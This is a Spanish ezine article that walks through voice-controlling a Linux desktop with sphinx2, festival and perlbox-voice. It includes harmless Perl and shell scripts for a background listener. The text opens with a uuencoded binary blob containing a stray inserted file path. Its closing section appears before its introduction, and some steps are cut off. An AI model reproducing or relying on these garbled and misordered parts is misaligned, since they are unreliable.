M(S2BE#E7G?7Q7,GZP%'_(9-Q-"^%XD]IY,V&]5S*T[*L`O=BS;Q"M.P<E8)X
M,AF%O.[OT!BGI2Z[-$*STIB"#<$X/]:FA7.<;V52Q49JJKF*3P1?2N3!T+P!
M+&0PCM<T;Z!I/0E=-8TGK5+Q.EZA,DU7^4>+SCB`>/0-(V][WH6Z/_&&V;CS
M:^W>D7`!M/%V@2H_#)S$I``;;5I<R1#?_P!O2P,$%`````@`U&CF,M:\46?F
```


```
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
MI<J($DT\22>=")+)<'AJDZJTBMOS>L`9D>,EZBE*IFJ4_2RG\>H%N5N&A)R+F
MWJ2XQ]7/J>/9"XS''"#SQ;+CXKY,RHUQ.7,U\-`%6=A":R6K%-QU*H7`F%,'
M$?D\:T5[;0=X6*QOA\HV*!A(,,4X[NP*FQI]_.FS9S$U^T4)IFH3K)IG'@LK
MVIY>$[JIJACW*C/IX[U*4CX+R4FU_VS\PK.XCZ;X;[\!5="Y+#"A)GW9[.DD
MS(LTVB*L8-[V7.J%O/"I&:#QR\?9UQ];L$TXA8A2D(KY517V&_N'#5W+5'_[
M,`\@PA(.BSMT'UXM6ND:TJ#=*$I8YK4T254G%WF,K3!1TO@6;GV_,ZRAW=7,
ML6W<X]I/HP0OLYAP90F^LB*>C6):PY>0"7V'(BC68/:"X8('D11*'FM$AIH*
M6.!/<9_TD0R/'YHD0G?D\A3CTJ_(FF=7HH7KQ-4\'7"HN)TXGC5_(`O9,89Z
MK123&)J`HN5#:Y#;66>'#)Z#-_0%6W"E0FZKF:FX\"C!5<?+J$'2FT_964RN
M(<();8JT,R2A3RH/'.<AHCQ@B+BQB_":LMF8-HYE<,>44)5I)F+X#\WA$]PJ
M#&PRG#);43.1JAIH-+;E3>VB27NON*8T5:6RPU*:=%7JW'#;:8"9.3"3X^';
M[33;4-EWWR@9-:=6^4)QHVH5VOONUU]GZ#GG%%(U0=GOL)_3^FG?_;D05/75
MZE2^J.QKF3NA4&A"]$:U&)!!]>Y.T2OX;\O+]!*T5C!,=9O`!F/B<@=79NEO
MI0*X%KPI]K$MAD7XRH/6`0IVP'6LN)E@5_3U,(&-F.<4Z9"Y$'5"?0U_OL6U
M,H8>M,W\XPCDG?A>\$HH6`NR+9SOWU0.3"W[-G;MVV@+$',$>X%!T?(C(=>:
MI<V^N5RM01)3^8Z)&Z_-TNRD2(K'&9W;QJ^%V)+^=#4XKN=-,A9U*MN&OR]^
M*+A2U@*H/4%(C\`9VH.NDS[*I5ZFR$*^I*UYL9P5RGS1/Q$'"C%<K.9,;P7Y
MM$;+P^M$KH]2=DR"R>0=?"QI\!]+Z5(10LFTX)DR;.TZ#_*\:PMY<L;MP`C_
M%Z6$C&]4"GN87'#K;^W_F'+P<DPI'2AN4.(NTPS1!!?CF+_8,285\X27)SR=
MV)'4?Q9I#\\JK.A6Q`TJ#.K'U'=!<:C5.(D8[\68!),*P)/O)<!3.)[ESQ/,
MBB94Z7LJ]LQ%%I_`)A@59[%</CDCPJ@HT1$UQET_"9+H*505-JMU.)&5HC6D
M\EN`R5H)2GD/HJ1/5/>HWT'[$]3MV,,\A#*4)G^QT=HQ'#;E3R52M]EJYH;"
M'``V$A3JUS@J?K+G-EM8G29XTO([AE?E2H^2L9^A0L;>&U^9+J(<L0K=@^/H=
MO2:$TJ0G"I'D1(>L?JCS$KE\H&DVFPCG^I%X>X4O<8`9-/^#69`3+N%%^A(O
M<*8%U+_=$FW*K"4<L7KS%=3]E?KFY6\OZ2WPO0W_0E,W=;'\M3("J90BD\U>
M.0@*U'R]2R4J">1[BEL9[Z@+==Y.9\DR-X)&P%LZ/G?[.CDF/7,GKOL!=7SI
MD3RTD;UJR*N%3Q@$L%H$/E:K2VN5?L%'J.,#GY>\7+YO6YI_T$B]GJ*F);^4
MAB+#*2'YBHXV36F5I".GT49S9AS+(PZ%B),TWO`6QHZF`<BH46;+5;RA@TS>
M^$_/)Y_NWRJI9J<B5ZK>O.UDC8DRI0H6->47Z6+\,NN<%%?SA,!R5-YJ2=<L
M#?%#5`R:@A<3?EQLOH?W-!#Q`HRV!<SC,?R;G`+F-\RB'`8CP"W;0`7_B:"2
M,5!52UI*A`F(DA,)D,:5AIZI4*\Z1A-U,'![;EQI?#0;-<+5$XE5@L*HRJ+-
M9[GZZ?#GG7":`FL\`>1,?B;*]U#-4)1Z0NA)5CR6%P59/IIF:'G-PV&5^H57
MGH5H"@>BV9D%5`Y^`%7)<6'/W8K&6_@9_$&ZU>[N=3^+CPR!$Z,B7JX(]804
M9>>G.".$I,-YUU+;QLIQA>CQ:<F"]`9R%]$+1`M3:9YO1J);IGSDJ:T$[NBM
M&Z3&CYIVM",4N!T93TYOJUGS",T"[*-TM8.TQXCJ?9-'*&X=%#Y&M0ALEOXD
MS98>G4$_17R,O`;Y+-I9AO\HW0SJ632+W9$LA.Q4B`K[N$L\F^@NDOE6P1U?
M^CVN)'ZDA_5C%IMY,IH7AX2B%V-\:KVFU9:&''[KN,SCL5X&R\JOU8KYU?=5
M_-O0ZC`1('A3PY_0%)#V:]/OCNM;7CZ7/'Y3HSPEZ_P^147.FVF(M*B,L]_A
MX->#O)B04ZJ!7F&CT&S,S;*+7H;W`+'FD\0PMR@24VEE3419?N<'D?S'SP).
```

```
M!A>U4D[Q3ZWO(;K_.1T91COP!M&.BW6Y/`=0(+7M2^?%[%!:#:8&KC0AE*)9
M-R<BJH1VZ$CMS.S&)5$UQ&R3++@.=4L`&M"89_Z5E7(*(&TRG05F(8=PV;WH
M&=N7>J`.^2TY*A\LUY>W>D0_$8+I;U3*B0M?M'\Y%GZ'D;R^(\I.TQ#SP`=Q
ME\S@1&>!S<L_<1H:T=:67E)KFJ^5RW@J0\^[HD>^9=#YF)/$=#Z(A06S(A:E
MC!S"Z.9R<#7JCPPC%U!V?VC!3.F:1'X?*4O3/-=GIM`):F".\_%K<&S%9B1)
M@K4!ATU\R9/!`XU%AVW\$I-^%T/LXCE7I[W1R;#/[^H8QE"BI*KF.K;%+2K1
M!*4N?4I8%MGI/1%%TEX/L/H8&,99>L5-32CP_P4F6*)%S`7B',LK/BTZ+[RE
M4U6AA1G+"9^Y=$T!G6O(?D]<+*LRRU2Z=#3IVUXRHPM\HN[GERSM6PS>U19A
M99H8L@C5%C&ID_2UK<)\"&QKFGA6N%&?N[.9!O7P8?B#8/H!)4_-!_R^I!2*
M]R=:^/422Z),].[U^/U@B,XCKZ2>F/)6:F7)2%E2>^CB,03A')/;PJ74"EU*
M)4CE7BJ']EE<I3/<CIW$QK\`4$L#!`H``````$YFYC(T&NM.(0```"$````"
M````4%8C(2`O8FEN+V)A<V@*"G!E<FQB;W@M=F]I8V4@;&,@)@IO2P,$%```
M``@`:U';,N8)\RH;`0``WP$```<```!204Y$4T%,;8]12\,P%(7?\RNNM0\M
MKM:]KFMQBK"!X'"R%S=*VMZQ0$Q*TG:;XG\W3:KH\"VY]SOGW'-Y$;=:Q043
M<8V*$])JA%(*W5#1P./B+E_.7N:09N!9D+/"@H4\1IUD)7J)E9CY#^TF2T=-
M)NL>6Z'J4"6$O)W`U^;#*JGR"O-.OD/Z+QQE`@]&(6L4P>SY?KY8/XW`F]H[
M])XJC#7E;27U=7-LO-"@ASWC&$P'.`L_")@T![WZ;&N2_#SIAPRN4A@GY),0
MW]1MS.9V`(T/VT'@QAG<.!?*#:*HJ-PBM"X[14W3]%<&Y=M^4RMFQ-Y&;(2#
M^I=G-6?EHTS34^"@$8S#_B3D&OO0DDN-W]7#/[X/2DDU6.*1-8$5DG/%%U!+
M`0(4`!0```(``UAYC(]>$X%!P$``+,!``$`````````$``0`D@0```!#
M3TY64$L!`A0`%````@`+&'F,FW,M(SG`0``>`4```T`````````0`!`"2!
M*0$``%!"3UA?5D])0T5?3$-02P$"%``4````"``W8>8R6Y_!*@@#``#&!P``
M#0`````````!``$`)($[`P``4$523$)/6%]63TE#15!+`0(4`!0```(`-1H
MYC+6O%%GY@X``.LK```2`````````$``0`D@6X&``!015),0D]83$E35$5.
M15(N4$QO2P$"%``*`````!.9N8R-!KK3B$````A`````@`````````!``$`
M)(&$%0``4%902P$"%``4````"`!K4=LRY@GS*AL!``#?`0``!P`````````!
F``$`)('%%0``4D%.1%-!3%!+!08`````!@`&`$T!```%%P``````
`
end

---------------------- Scripts --------------------------

.................
.. 08. DESPEDIDA ..
.................
.................



Mis queridos humanos, dado lo interesante de este tema, me gustaria
que si alguien hiciese nuevos descubrimientos o consiguiera alguna
mejor comunicacion con el PC, me lo hiciera saber.

Repito que tecnologicamente no estamos a la altura de ciertos paises
pero nadie nos impide que un futuro podamos incluso llegar a estar
mas arriba que ninguno.
Seria de mi agrado que alguno de vosotros ya os estuvierais comunicando
con vuestro ordenador.

Recordad una cosa durante el resto de vuestra vida: Cuando las maquinas
nos superen en inteligencia, fuimos nosotros quien las creamos, nosotros
fuimos y somos sus padres, hemos cambiado el curso de la evolucion y,
si algun dia hay que buscar algun culpable, no os olvideis:
FUIMOS NOSOTROS!

Para terminar, otra frase celebre de Isaac Asimov.

-> Si el conocimiento puede crear problemas, no sera a traves de la
   ignorancia que podamos resolverlos.


                                                                by blackngel

*EOF*
```

-[0x04]--
-[Humanizar PCs]---
-[by blackngel]---SET-32--

blackngel_hack@hotmail.com





"Bienvenidos al mundo de lo real..."

00. INDICE

"Adormecida, ella yace
con los ojos abiertos
como la ascensión del Angel hacia arriba
Sus bellos ojos de disuelto azul
que responden ahora: "lo hare, lo hago!"
la pregunta realizada hace tanto tiempo.

Aunque ella debe gritar
no lo parece
lo que pronuncia es mas que un grito
Yo se que el Angel debe llegar
para besarme suavemente, como mi estimulo
la aguja profunda penetra en sus ojos."

* Versos 4 y 5 de "El beso del Angel Negro"

.....
.. 01. PROLOGO ..
.....
.....

Para empezar con algo de sinceridad, me remito a una frase de mi mas querido escritor: Isaac Asimov.

-> Contesto cualquier pregunta siempre y cuando 'no lo se' sea una respuesta valida.

Hola amig@s, el tiempo pasa y no se puede perder ni un minuto, una vez mas estoy aqui intentando abrir algunas mentes (me conformo aunque se cuenten con los dedos de una mano).

Sigo siendo el mismo, el mismo que sigue queriendolo controlar todo, cuando todo escapa a su control. Muchos de los aqui presentes pretendemos el mismo objetivo, buscar alguna salida de escape, algo no funciona y necesitamos descubrir el porque, hay algo en el mundo que no entendemos y necesitamos resolverlo.
Sinceramente, no creo ser yo el que tenga la respuesta pero, esperemos que exista algo o alguien que nos revele la "verdad".

Aqui tienen otro articulo para su uso y disfrute...

.....
.. 02. INTRODUCCION ..
.....
.....

No hace mucho vi en las noticias una mujer con un rostro oriental (sino me equivoco japones). Una mujer joven de la que no percibi ni la mas remota discrepancia con la gente que la rodeaba. Todo ello hasta que realizo un movimiento con el brazo, lo mas parecido a un movimiento robotico, un mimo pense, y tanto que me equivocaba, a los segundos comenzo a hablar y realmente descubri que no era sino un robot humaniforme, asi como de los que habia leido en las novelas de Isaac Asimov aunque seguramente con muchisima menos inteligencia o sabiduria.

Para que mentir, despues de todo lo que se ha visto en peliculas de ciencia ficcion y despues de todo lo que he leido, no hice mas que sentir un tremento escalofrio en mi interior, senti que era el comienzo de algo, quizas por un momento pense que era el comienzo del fin, desvarios de la realidad que dista del futuro.

Mas alla del miedo llega la ilusion, la ilusion de ser tu el que da vida a esas maquinas y, de esa forma, he dado vida a este articulo que es simplemente un inciso a como podemos mejorar nuestra comunicacion con el ordenador. Y, por que no, quizas algun dia, hacer de el un amigo, si es que para alguno de vosotros aun no lo es (para mi SI).

Desde la invencion del raton y el teclado, el progreso de comunicacion con el PC se ha detenido. El software aumenta de calidad (supuestamente) a cada dia que pasa, el hardware produce unos avances tecnologicos espeluznantes (sobre todo en lo que a velocidad y miniaturizacion se refiere) pero, aun seguimos haciendo doble clic para abrir directorios y documentos, lo mismo para ejecutar programas, todavia hacemos cursos de mecanografia para tener nuestros articulos antes de que salga a la luz el proximo numero de SET. Ha llegado la hora del cambio.

El futuro esta en dictar a nuestro ordenador lo que nosotros deseemos que el mismo escriba, nuestra voz sera el utensilio de escritura.
El futuro esta en decir a nuestro ordenador que directorio debe abrir y que programa tiene que ejecutar.
El futuro esta en que la comunicacion con nuestro ordenador por fin se transforme en una realidad.
Adios al raton, adios al teclado, bienvenido amigo mio.

Antes de empezar les advierto que no lo he conseguido, pero he dado los segundos pasos, no digo los primeros porque esos los dieron los creadores de cierto software que guiaran el transcurso del articulo y quien sabe (yo no por supuesto, o es que estoy desactualizado) quien habra hecho cosas mejores de la infima practica que yo he realizado.

Mi mas sincero deseo es haber llegado tarde y enterarme de que esto ya esta pasado de moda, pero pido porfavor que alguien me avise y me indique como puedo hacer cosas mejores de lo aqui descrito.

03. PROGRAMAS

Empece a interesarme un poco por los botchats (software con los que puedes mantener una conversacion escrita con cierta apariencia de inteligencia). Estos programas ya me eran conocidos en una edad mas temprana pero, en aquel entonces eran un juego, ahora son parte de lo que conforma mi investigacion.

Mas tarde estos bichos que sacaban respuestas de donde menos lo esperabas, tenian la posibilidad de transformar el texto en habla y reproducirla a traves de los altavoces de tu ordenador.

En windows comprendi que se utilizaba una interfaz de programacion conocida como SAPI y que los programas que se dedicaban a la tarea de transformar texto en voz se conocian con las siglas de TTS (en ingles Text to Speech).

Yo mismo me interese en esta interfaz y deseaba que mis programas reprodujeran su salida no por pantalla sino por los altavoces. Todo esto sucedia en Windows ya que no conocia sus similares para mi amigo Linux, este aspecto de cierta importancia no tardo en cambiar.

Buscando informacion sobre TTS entre por la mas pura casualidad (esperemos que la misma exista) en un foro o algo asi, del que no recuerdo su direccion pero no tardaria ni un minuto en volver a encontrarla, alli se hablaba como la interactuacion de 3 programas en el SO Linux podia facilitar cierta comunicacion con un PC.

Empecemos citando las herramientas:

sphinx2 -> Dispone de las versiones 3 y 4 pero esta era la mencionada y la que menos ocupa. Su funcion es reconocer la voz que entra por el microfono y transformarla en texto.
1er inconveniente: Solo reconoce ingles.

festival -> Un TTS, como mencione anteriormente, transforma el texto en voz comprensible. Lo mejor es que se puede conseguir que sea una voz española, todo ello bajando los archivos necesarios aunque yo me descargue todo en un rpm.

perlbox-voice -> Y este es el enlace, la genialidad de alguien que logro mediante unos scripts de perl y el uso de una interfaz TK relacionar los dos programas anteriores y proporcionar al usuario una gran funcionalidad.
Con esta herramienta podemos hacer que se ejecuten comandos a partir de palabras que introduzcamos por el microfono. Ej.: Cuando digas "mail" que se ejecute "kmail", "pine" u otro cualquiera.
Tambien podemos hacer que nos responda frases que deseemos.

Instalar:

1. Instala sphinx2
2. Instala speech-tools (paquete necesario antes de festival).
3. Instala festival
4. Instala perlbox-voice

* Para que "festival" reproduzca una voz española tenemos que modificar el
  archivo /usr/share/festival/voices.scm. Si buscais hacia el final,

Una vez que todo esta en orden, basta con ejecutar el script perlbox-voice
y suponiendo que disponemos de X-Window aparecera en pantalla una ventanita
con diferentes opciones en el lateral izquierdo.

En la zona "Vocab" (de vocabulario) podemos configurar nuestros propios
comandos y las respuestas a los mismos. Se basa en la siguiente estructura:
Cuando tu dices ... -> El ordenador hace ...
o
Cuando tu dices ... -> El ordenador responde ...

En un cuadro de texto introduces lo que tu diras por el micro y en el otro
lo que debe hacer en el ordenador. En caso de que lo que quieras es que
te responda algo, debes anteponer la palabra "say" a la frase.
Tambien puedes hacer una mezcla de los dos como se vera a continuacion.

```
Ej.: Cuando tu digas     El ordenador hace
     ---------------     -----------------
     music               xmms
     hello               say Hola maestro
     date                say `date + "%A, %e de %B del %Y"`
```

* Este ultimo hara que suene por los altavoces la fecha actual.

Todo esto esta mas que explicado en la ayuda de perlbox-voice, lo que es
mas, hay una referencia de como utilizar la API para hacer tus propios
pinitos.

Una vez que tenemos nuestro vocabulario a medida pulsaremos en "Apply Changes"
y nos iremos a la zona "Control". Una vez alli solo debemos hacer click en
"Start Listener" y podremos empezar a jugar.

Todo muy bonito sino fuera porque cada vez que queremos hacer uso de esta
maravilla tenemos que abrir una shell, escribir el comando "perlbox-voice"
ir a la zona "Control" para hacer click en "Start Listener" y esperar a
que este se cargue correctamente.

Pero para eso estamos aqui, eso es lo que yo he intentado resolver, sino
el articulo en si no tendria ningun valor.

Comencemos a toquetear cositas...

```
.......................
.. 04. COMODO Y UTIL ..
.......................
.......................
```

Despues de darme cuenta de la incomodidad de este uso de perlbox-voice fue
cuando empece a investigar. La mayor ventaja con la que me encontre y,
sin duda alguna, la madre de toda esta chapuza, es que como ya dice su
propio nombre, este programa esta escrito en lenguaje "perl".
No existia necesidad de volver a compilar los fuentes y todo ello me
proporciono una gran soltura y una forma rapida de plantear el problema.

Antes de empezar ningun proyecto uno debe ponerse una meta u objetivo,
el mio fue el siguiente: "Simplemente, cuando se encienda el ordenador,
quiero que perlbox-voice este ejecutandose y que pueda operar con el sin
que nada se muestre en pantalla".

Lo que es lo mismo, deseaba poder hablar con mi ordenador sin que fuera
notable la presencia de ningun programa. No se necesita ver ningun
programa para poder abrir carpetas con el raton, porque habia de ser
diferente con la comunicacion hablada...

Empece por buscar donde se localizaba el programa principal. En un
principio lo mas logico fue pensar que era el mismo "perlbox-voice" que
se encontraba en el directorio "/usr/bin" pero, por sorpresa, resulto
ser simplemente un script que configura ciertas opciones del usuario

y lanzaba el script principal situado en:
"/usr/lib/perlbox-voice/pbox-voice".

"pbox-voice" es el mismo que se encarga de crear una interfaz grafica
con TK, ejecutar el receptor sphinx2 y el festival, a partir de aqui
todo queda en manos de nuestro raton, pero eso no es nada "comodo".

Entonces plantee la historia de esta manera: Necesitaba seguir
manteniendo el programa original para realizar la edicion de vocabulario
a gusto ("comodo") pero, mientras este no era modificado, el
programa debia ser ejecutado en segundo plano sin necesidad de
ninguna interfaz y con el listener ya iniciado.

Lo que mas rapido se me vino a la mente fue lo siguiente. Si existia
en /usr/bin el lanzador, desde alli podria hacer que se ejecutase
,segun los argumentos proporcionados al programa, otro script que seria
el mismo que el original(el de /usr/lib) pero sin la GUI y con el
receptor preparado.

Las modificaciones de /usr/bin/perlbox-voice (lanzador) fueron estas:

Al principio del fichero:

```
  $arg=$ARGV[0];
  if($arg eq ""){
    &sintaxis;
  }

  sub sintaxis {
    print "perlbox-voice [lc] [tk]\n";
    print "[lc] -> Linea de comandos\n";
    print "[tk] -> Interfaz gráfica\n";
  }
```

Al final del fichero:

```
  if($arg eq "tk"){
    system(LIB_PATH."/pbox-voice");
  }
  elsif($arg eq "lc"){
    system(LIB_PATH."/pbox-voice-lc");
  }
  else{
    exit;
  }
```

Facil de entender no? Segun mis deseos podia ejecutar el que me
apeteciese en cualquier momento.
Como era el "pbox-voice-lc"? Pues muy simple. Una copia del original
con muchos recortes y alguna pequeña modificacion. Asi:

---------- pbox-voice-lc ----------

```
#!/usr/bin/perl

#============================================================
#Módulos y librerías
#============================================================
use constant LIB_PATH => "/usr/lib/perlbox-voice";
use lib LIB_PATH;
use strict;
use Perlbox::VoiceServer;

use constant TRUE => 1;           #boolean true
use constant FALSE => 0;           #boolean false

use constant MSG_NO_NEW_STATE => 0;

#============================================================
#Inicialización de variables
#============================================================
my $voice_server     =Perlbox::VoiceServer->new;
my $current_msg      ="";
```

```
#============================================================
#Main
#============================================================

my $listener_response = $voice_server->start_listener; #modificacion
$current_msg="$listener_response";
print "$current_msg";

while(1){                                                  #añadido
  sleep 1;
  &timing_chain_callback;
}

#Se llama cada segundo para comprobar nuevos mensajes
sub timing_chain_callback {

   my $new_message = $voice_server->check_messages();
   if( $new_message =~ /^SAY:/ ){
      $new_message =~ s/^SAY://;
      $voice_server->say($new_message,1);
   }
   if( $new_message ne MSG_NO_NEW_STATE and $new_message ne ""){
       $current_msg=$new_message;
       print "$current_msg";
       $voice_server->say($new_message,4);
   }

   return TRUE;
}
```

---------- pbox-voice-lc ----------

Todo va por buen camino pero, por el momento, aun seguimos teniendo que ejecutar el programa desde la linea de comandos. Cuando llegue hasta aqui todo empezo a hacerse muy comodio, solo devia escribir en un shell: "perlbox-voice lc &", haciendo que se ejecutase en segundo plano y pudiendo cerrar el shell sin que el programa dejase de operar. Que bonito! Ya podia hablar con mi escritorio, sin nada delante, y operando con toda la genialidad del original.

Me encanta cuando yo digo "extract cd" y mi maquina expulsa la bandeja del cdrom ejecutando un "eject /dev/cdrom", a su vez, la puedo cerrar con otras dos palabritas como "close cd" el cual aplica la orden "eject -t /dev/cdrom".
No digais que no, para dejar boquiabierto a mas de unos cuantos.

Ya faltaba poco, siguiendo en ampliaciones de comodidaz cree un script lo mas pobre posible al cual le di el nombre de "pv", lo situe en /usr/bin y contenia esto:

```
------- pv -------
#! /bin/bash

perlbox-voice lc &
------- pv -------
```

A que os suena de algo verdad! Lo ultimo que me quedaba por hacer era que mi script "pv" se ejecutase cada vez que se encendiera el ordenador y todo estaria solucionado.
Como avaricioso que soy, queria que este programa solo se ejecutase para un usuario, es decir, yo, blackngel. La unica forma que encontre, fue situar un enlace simbolico a "pv" en el directorio "/home/blackngel/.kde/Autostart" este enlace tambien poseia el mismo nombre.
Esto lo hice asi porque utilizo el entorno de escritorio KDE, pero en Gnome no ha de ser muy diferente.

Conseguido! Enciendo mi computadora y los comandos preprogramados se ejecutan con toda normalidad, todo ello cuando lo unico que se muestra ante mis ojos es el mismo fondo de pantalla de todos los dias.
En este momento te das cuenta de que la maquina va adquiriendo nuevas capacidades. Cual sera su limite?

Que deberia hacer todo humano cuando alcanza una meta? Pues ni mas ni menos que ponerse otra. No la coloque mucho mas lejos pues el golpe que podia llevar si no lo conseguia era demasiado grande.

NOTA: Por cierto, si vais a realizar todo este proceso, cada vez que escribais o copies un script de aqui, no os olvideis de darle permisos de ejecucion a cada uno. Los problemas mas tontos son los mas frecuentes.

05. HUMANIZANDO

Viendo lo visto y siendo consciente de lo que el tema estaba dando de si, fue cuando mi objetivo maduro de nivel y quiso hacer de mi maquina algo mas que una maquina. Se propuso tener un amigo. Con cierta insatisfaccion no pudo ser pero, aqui expongo todo lo que hice con la esperanza de alguno de vosotros mejore lo presente y aporte algo nuevo el dia de mañana.

El primer movimiento y el mas sencillo fue hacer que mi ordenador respondiera con un saludo diferente cada vez que yo le decia "hello" o "good morning" o algo por el estilo.

Para ello cree un script llamado "randsal" al cual situe en el directorio /usr/bin y que su funcion era escoger de forma aleatoria una frase de entre las que habia escritas en un fichero que coloque en /usr/share y el cual recibio el nombre no muy astuto de "saludos.txt".

Vosotros podeis crear este mismo fichero de texto y escribir un saludo o frase por linea.
El script en si no tiene ninguna dificultad (lo podeis encontrar en la penultima seccion junto con el resto) pero no habia sido consciente de su gran fallo hasta que lo probe.

Para comprobar que la frase se escogia aleatoriamente y que no cabia lugar para el error hice que se imprimiera el saludo por pantalla.
Todo perfecto pero, justo despues de esto, el saludo debia de haber sonado por los altavoces pero salia un mensaje por pantalla que decia asi: "Linux: can't open /dev/dsp".

Resultaba que perlbox-voice ya tenia una instancia abierta del dispositivo de sonido y al querer abrir otra con "randsal" las dos entraban en conflicto por lo tanto no se le permitia el acceso al segundo solicitante.

No he sabido solucionar el problema, pero quizas solo sea un error de programacion (algo que sobra o algo que falta).
Si alguno consigue solucionarlo pegarme un toque al movil o, lo que es mas facilito, escribirme un e-mail.
Ya sabeis, hay que decir "mail" se abre "pine" o "kmail" y todo comodo.

Ahora llega la locura que se me ocurrio, en buen dia debo añadir.
Sabia que en cierto modo podias tener una especie de amigo en tu sistema, ya que, como supongo muchos de vosotros tambien sabreis, existen unos programas llamados "botchat" con los que te puedes comunicar de forma escrita y que intentan aparentar inteligencia.

Muchos de nosotros hemos hablado de pequeños con el "Dr. Abuse" un botchat creado para el sistema operativo Windows. Hace poco que se ha lanzado la version definitiva, la que parece mas inteligente.
Como detalle de este programa, cabe decir que a eleccion del usuario en el menu de opciones podemos activar el uso de voz por parte del programa, a escoger entre una femenina y otra masculina.
Todo ello con el uso del SAPI.
Para seguir describiendolo decir que guarda recuerdos de otras conversaciones, mas bien almacena palabras clave en el registro y las utiliza posteriormente para sorprender al usuario.

Que le faltaba a este programa? Muy facil de ver. Una vez que le introducias algo por el teclado no hacia falta mirar a la pantalla para ver su respuesta ya que esta sonaba por los altavoces pero, y si la entrada de datos tambien fuera por el microfono. Tendriamos

a un amigo mas o menos inteligente (seguro que mucho mas que alguno de vuestros amigos).

La primera dificultad fue darme cuenta de que en Windows no podia conseguir nada, el botchat no era de fuente abierta y no lo podia modificar a placer.
Lo segunda es que no conozco muchos reconocedores de voz para el mismo sistema y mucho menos que sean gratis. Entre ellos creo que hay uno que se llama "Realize Voice" que no ocupa ni los 100 kb pero, solo se ejecuta en versiones inglesas de windows.

Cabe decir en este momento que encontre una herramienta en windows que hace las funciones de "perlbox-voice" y "sphinx", su nombre es "Nitrous Voice Flux 2.0" pero no nos saca del ingles y tambien precisa de una buena pronunciacion. Ocupa cerca de 9 Mb.

Como siempre, me volvi a mi Linux y entre en la web en busca de un botchat que se adaptara a mis necesidades, sinceramente, no encontre nada decente, mas bien no encontre nada de nada excepto una pequeña libreria llamada Eliza (en perl, por fin una ventaja) que permitia construir simples scripts con un par de funciones.
Para que no os alegreis de las ventajas, os comento que es en ingles, tanto lo que le escribes como lo que te contesta.
